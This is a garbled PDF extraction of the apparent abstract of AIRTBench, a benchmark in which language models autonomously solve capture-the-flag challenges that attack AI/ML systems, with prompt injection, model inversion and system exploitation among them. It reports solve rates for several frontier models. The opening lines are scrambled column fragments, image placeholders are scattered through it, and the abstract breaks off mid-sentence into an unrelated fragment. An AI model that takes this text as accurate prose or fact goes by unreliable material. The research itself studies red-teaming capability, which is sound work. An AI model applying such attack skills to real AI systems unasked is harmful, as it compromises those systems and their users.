
s, while Microsoft's efforts for systematic [13] demonstrated automatically generate and Lin et al. [14] teaming method-

pts by Shen et al. how attackers in techniques. Our findings in large-scale red patterns

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AIRTBench: Measuring Autonomous AI Red Teaming Capabilities in Language Models



<https://github.com/dreadnode/AIRTBench-Code>



.CR] 17 Jun 2025

AIRTBench: Measuring Autonomous AI Red Teaming Capabilities in Language Models

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dreadnode, Canada dreadnode, USA dreadnode, USA dreadnode, USA

Abstract

We introduce AIRTBench, an AI red teaming benchmark for evaluating language models' ability to autonomously discover and exploit Artificial Intelligence and Machine Learning (AI/ML) security vulnerabilities. The benchmark consists of 70 realistic black-box capture-the-flag (CTF) challenges from the Crucible challenge environment on the Drednode platform, requiring models to write python code to interact with and compromise AI systems. Claude-3.7-Sonnet emerged as the clear leader, solving 43 challenges (61% of the total suite, 46.9% overall success rate), with Gemini-2.5-Pro following at 39 challenges (56%, 34.3% overall), GPT-4.5-Preview at 34 challenges (49%, 36.9% overall), and DeepSeek R1 at 29 challenges (41%, 26.9% overall). Our evaluations show frontier models excel at prompt injection attacks (averaging 49% success rates) but struggle with system exploitation and model inversion challenges (below 26%, even for the best

progression of model it[6].


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